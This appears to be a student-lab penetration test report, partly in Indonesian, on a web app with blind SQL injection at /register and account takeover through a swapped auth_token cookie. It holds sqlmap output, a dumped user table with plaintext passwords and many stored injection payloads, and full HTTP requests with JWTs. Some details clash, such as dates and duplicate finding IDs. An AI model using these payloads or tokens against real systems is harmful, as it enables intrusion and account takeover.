Laboratorium Ethical Hacking
Security Assessment Findings Report

Business Confidential

Table of Contents

Confidentiality Statement

This document is the exclusive property of Laboratorium Ethical Hacking and Mochamad Zidan Hadipratama (Mochamad Zidan Hadipratama). This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both Laboratorium Ethical Hacking and Mochamad Zidan Hadipratama.

Laboratorium Ethical Hacking may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluation of all security controls. Mochamad Zidan Hadipratama prioritized the assessment to identify the weakest security controls an attacker would exploit. Mochamad Zidan Hadipratama recommends conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

Contact Information


Name	Title	Contact Information
Laboratorium Ethical Hacking		
Asisten Lab	Asisten Lab Ethical Hacking	Email: asistenlab@eh.com
Mochamad Zidan Hadipratama		
Mochamad Zidan Hadipratama	Lead Penetration Tester	Email: heath@tcm-sec.com

Assessment Overview

From May 28th, 2024 to May 31th, 2024, Laboratorium Ethical Hacking engaged Mochamad Zidan Hadipratama to evaluate the security posture of its infrastructure compared to current industry best practices that included an internal network penetration test. All testing performed is based on the NIST *SP 800-115 Technical Guide to Information Security Testing and Assessment, OWASP Testing Guide (v4), and customized testing frameworks*.

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



Assessment Components

Internal Penetration Test

An internal penetration test emulates the role of an attacker from inside the network. An engineer will scan the network to identify potential host vulnerabilities and perform common and advanced internal network attacks, such as: LLMNR/NBT-NS poisoning and other man- in-the-middle attacks, token impersonation, kerberoasting, pass-the-hash, golden ticket, and more. The engineer will seek to gain access to hosts through lateral movement, compromise domain user and admin accounts, and exfiltrate sensitive data.

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Risk Factors

Risk is measured by two factors: Likelihood and Impact:

Likelihood

Likelihood measures the potential of a vulnerability being exploited. Ratings are given based on the difficulty of the attack, the available tools, attacker skill level, and client environment.

Impact

Impact measures the potential vulnerability's effect on operations, including confidentiality, integrity, and availability of client systems and/or data, reputational harm, and financial loss.

Scope

Assessment	Details
Internal Penetration Test	167.172.75.216

Scope Exclusions

Per client request, Mochamad Zidan Hadipratama did not perform any of the following attacks during testing:

- Denial of Service (DoS)
- Phishing/Social Engineering

All other attacks not specified above were permitted by Laboratorium Ethical Hacking.

Client Allowances

Laboratorium Ethical Hacking provided Mochamad Zidan Hadipratama the following allowances:

- Internal access to network via dropbox and port allowances

Executive Summary

Mochamad Zidan Hadipratama evaluated Laboratorium Ethical Hacking's internal security posture through penetration testing from May 5th, 2024 to May 8th, 2024. The following sections provide a high-level overview of vulnerabilities discovered, successful and unsuccessful attempts, and strengths and weaknesses.

Scoping and Time Limitations

Scoping during the engagement did not permit denial of service or social engineering across all testing components.

Time limitations were in place for testing. Internal network penetration testing was permitted for four (4) business days.

Testing Summary

Dilakukan penetration testing ke website yang dimiliki oleh Laboratorium Ethical Hacking menggunakan semua IP yang diberikan oleh Laboratorium Ethical Hacking. Dilakukan testing menggunakan beberapa software-software penetration testing seperti *nuclei*, *wpscan*, *nmap,* dan software-software lainnya.

Ditemukan kerentanan pada halaman register, dimana halaman tersebut memiliki kerentanan dengan menggunakan attack SQL injection dengan tipe blind.

Ditemukan juga kerentanan pada sistem login yang menggunakan auth_token dimana pengguna dapat login hanya dengan menggunakan auth_token dan username

Vulnerability Summary & Report Card

The following tables illustrate the vulnerabilities found by impact and recommended remediations:

Internal Penetration Test Findings

13	5	6	0	1
Critical	High	Moderate	Low	Informational

Finding	Severity	Recommendation
Internal Penetration Test		
Finding IPT-001: Dapat dilakukan SQL injection pada halaman /regsiter	Critical	Modifikasi kode agar mereturn Error jika server memeberikan data yang tidak sesuai / me return Error jika server merespon dalam waktu yang cukup panjang.
Finding IPT-001: Dapat login ke akun lain dengan hanya menggunakan auth_token	High	Buat auth_toke terikat dengan local/device yang digunakan oleh user sehingga tidak bisa digunakan di device lain


Technical Findings

Internal Penetration Test Findings


Finding IPT-001: Plugin Forminator Wordpress belum di update ke versi yang paling baru. (Critical)

Description:	Dapat dilakukan SQL injection pada halaman /register
Risk:	Likelihood: High - Attacker memiliki kemampuan untuk mendapatkan data user dari database Impact: Very High – Attacker memiliki kemampuan untuk mendapatkan data user dari database
System:	167.172.75.216, LInux
Tools Used:	SQLMap
References:	

Evidence



```
[INFO] (custom) POST parameter 'JSON username' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --code=400)
[INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
ike the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
maining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[INFO] testing 'MySQL ⩾ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[INFO] testing 'MySQL ⩾ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[INFO] testing 'MySQL ⩾ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[INFO] testing 'MySQL ⩾ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[INFO] testing 'MySQL ⩾ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
```



```
id,data,password,username
1,PRIVATE,SuperSecurePassword1337,admin
2,"{""phone"": ""1234567891"", ""credit_card"": ""1111111111111111"", ""secret_question"": ""What is your favorite color?"", ""secret_answer"": ""Blue"", ""role"": ""user""}",SuperSecureP
3,"{""phone"": ""2345678901"", ""credit_card"": ""2222222222222222"", ""secret_question"": ""What is your pet's name?"", ""secret_answer"": ""Fluffy"", ""role"": ""user""}",SuperSecurePas
4,"{""phone"": ""3456789012"", ""credit_card"": ""3333333333333333"", ""secret_question"": ""What is your mother's maiden name?"", ""secret_answer"": ""Smith"", ""role"": ""user""}",Super
5,"{""phone"": ""4567890123"", ""credit_card"": ""4444444444444444"", ""secret_question"": ""What was your first car?"", ""secret_answer"": ""Toyota"", ""role"": ""user""}",SuperSecurePas
6,"{""phone"": ""5678901234"", ""credit_card"": ""5555555555555555"", ""secret_question"": ""What was your second car?"", ""secret_answer"": ""1984"", ""role"": ""user""}",SuperSecurePass
7,"{""role"": ""user""}",M4thplotlib.,fazrulahmadf
8,"{""role"": ""user""}",M4thplotlib.,fazrulahmadf
9,"{""role"": ""user""}",M4thplotlib.,fazrulahmadf
10,"{""role"": ""user""}",M4thplotlib.,fazrulahmadf
11,"{""role"": ""user""}",M4thplotlib.,fazrulahmadf
12,"{""role"": ""user""}",M4thplotlib.,fazrulahmadf
13,"{""role"": ""user""}",thisISusernam3-=,thisISusernam3- AND 1871=(SELECT UPPER(XMLType(CHR(60)||CHR(58)||CHR(113)||CHR(106)||CHR(113)||CHR(113)||CHR(113)||(SELECT (CASE WHEN (1871=1871
14,"{""role"": ""user""}","!Helloworld123"") AND 9716=5068 AND (""yxkz""=""yxkz",helloworld
15,"{""role"": ""user""}",thisISusernam3-=,thisISusernam3-);SELECT PG_SLEEP(5)--
16,"{""role"": ""user""}",thisISusernam3-=,thisISusernam3-;SELECT PG_SLEEP(5)--
17,"{""role"": ""user""}",Kiseki55555!,kisekikiseki
18,"{""role"": ""user""}",thisISpassword1=,usercobacoba' ORDER BY 1#
19,"{""role"": ""user""}",thisISusernam3-=,"thisISusernam3-);SELECT DBMS_PIPE.RECEIVE_MESSAGE(CHR(65)||CHR(98)||CHR(121)||CHR(87),5) FROM DUAL--"
20,"{""role"": ""user""}",thisISusernam3-=,"thisISusernam3-;SELECT DBMS_PIPE.RECEIVE_MESSAGE(CHR(65)||CHR(98)||CHR(121)||CHR(87),5) FROM DUAL--"
21,"{""role"": ""user""}",thisISusernam3-=,thisISusernam3-) AND (SELECT 8972 FROM (SELECT(SLEEP(5)))dfkv) AND (7899=7899
22,"{""role"": ""user""}",thisISusernam3-=,thisISusernam3- AND (SELECT 8972 FROM (SELECT(SLEEP(5)))dfkv)
23,"{""role"": ""user""}",thisISusernam3-=,thisISusernam3-' AND (SELECT 8972 FROM (SELECT(SLEEP(5)))dfkv) AND 'FjBe'='FjBe
24,"{""role"": ""user""}",thisISusernam3-=,thisISusernam3- AND (SELECT 8972 FROM (SELECT(SLEEP(5)))dfkv)-- vCbs
25,"{""role"": ""user""}",thisISusernam3-=,thisISusernam3-) AND 2249=(SELECT 2249 FROM PG_SLEEP(5)) AND (9038=9038
26,"{""role"": ""user""}",thisISusernam3-=,thisISusernam3- AND 2249=(SELECT 2249 FROM PG_SLEEP(5))
27,"{""role"": ""user""}",thisISusernam3-=,thisISusernam3- AND 2249=(SELECT 2249 FROM PG_SLEEP(5))-- RTft
28,"{""role"": ""user""}",thisISusernam3-=,"thisISusernam3-) AND 6934=DBMS_PIPE.RECEIVE_MESSAGE(CHR(103)||CHR(75)||CHR(77)||CHR(105),5) AND (2579=2579"
29,"{""role"": ""user""}",thisISusernam3-=,"thisISusernam3- AND 6934=DBMS_PIPE.RECEIVE_MESSAGE(CHR(103)||CHR(75)||CHR(77)||CHR(105),5)"
30,"{""role"": ""user""}",thisISusernam3-=,"thisISusernam3- AND 6934=DBMS_PIPE.RECEIVE_MESSAGE(CHR(103)||CHR(75)||CHR(77)||CHR(105),5)-- cfFP"
31,"{""role"": ""user""}",Y4nu4r=123,"hacker1234%' AND (SELECT 9894 FROM(SELECT COUNT(*),CONCAT(0x716a6a7671,(SELECT (ELT(9894=9894,1))),0x717a626271,FLOOR(RAND(0)*2))x FROM INFORMATION_S
32,"{""role"": ""user""}",Y4nu4r=123,"hacker1234%' OR (SELECT 3235 FROM(SELECT COUNT(*),CONCAT(0x716a6a7671,(SELECT (ELT(3235=3235,1))),0x717a626271,FLOOR(RAND(0)*2))x FROM INFORMATION_SC
33,"{""role"": ""user""}",thisISusernam3-=,thisISusernam3-) ORDER BY 1-- xEZn
34,"{""role"": ""user""}",Ateez!_12345,Zaaraaaaaa
35,"{""role"": ""user""}",thisISusernam3-=,thisISusernam3- ORDER BY 1-- HAOA
36,"{""role"": ""user""}",thisISusernam3-=,thisISusernam3-' ORDER BY 1-- PxUN
```

Remediation

Modifikasi kode untuk bisa menghandle SQL Injection. Mungkin bisa dengan memberikan Error jika server tidak memberikan data yang sesuai / Bisa memberikan Error jika server merespon dalam waktu yang cukup lama.


Atau bisa menggunakan IDS untuk menghandle permasalahan ini.

Finding IPT-001: Dapat login ke akun lain dengan hanya menggunakan auth_token. (High)


Description:	User dapat login dengan menggunakan akun lain cukup dengan menggunakan auth_token dan username
Risk:	Likelihood: High – Attacker dapat login ke akun lain
System:	Linux
Tools Used:	Caido
References:	

Evidence

Kondisi ussr attacker:



```
GET /profile HTTP/1.1
Host: 167.172.75.216
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicati
on/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie:
auth_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImZhenJ1bGFobWFkZiIsImlhdCI6MTcxNzM4NzA2OH
0.eRRQe5WLwPVdKaLvfFbYAKjTsAxuSshUPChCnbAI8Hw; username=fazrulahmadf
If-None-Match: W/"aab-09rhF/wN6KldQGwjeCZosXL+DMc"
```



Your Profile, fazrulahmadf


You need to finish setting up your profile before you can use all the features of this website.

Phone:


Credit Card:

Secret Question:

Kondisi user admin



```
GET /profile HTTP/1.1
Host: 167.172.75.216
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicati
on/signed-exchange;v=b3;q=0.7
Referer: http://167.172.75.216/login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie:
auth_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNzE3Mzg3MjM0fQ.XVvhuJm
AFoJU45jz5XEXWtRhWwlRRkDbwS5qs7UtKiw; username=admin
If-None-Match: W/"a9d-+BLX4xzxIwSkCGl7XMwCF/aj+k4"
```




Your Profile, admin

You need to finish setting up your profile before you can use all the features of this website.

Phone:

Credit Card:

Dengan mengganti Cookie dari user fazrulahmadf. Didapatkan user admin:



```
GET /profile HTTP/1.1
Host: 167.172.75.216
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.7
Referer: http://167.172.75.216/login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie:
auth_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Im
FkbWluIiwiaWF0IjoxNzE3Mzg3MjM0fQ.XVvhuJmAFoJU45jz5XEXWtRhWwlRRkDbw
S5qs7UtKiw; username=admin
```

Your Profile, admin

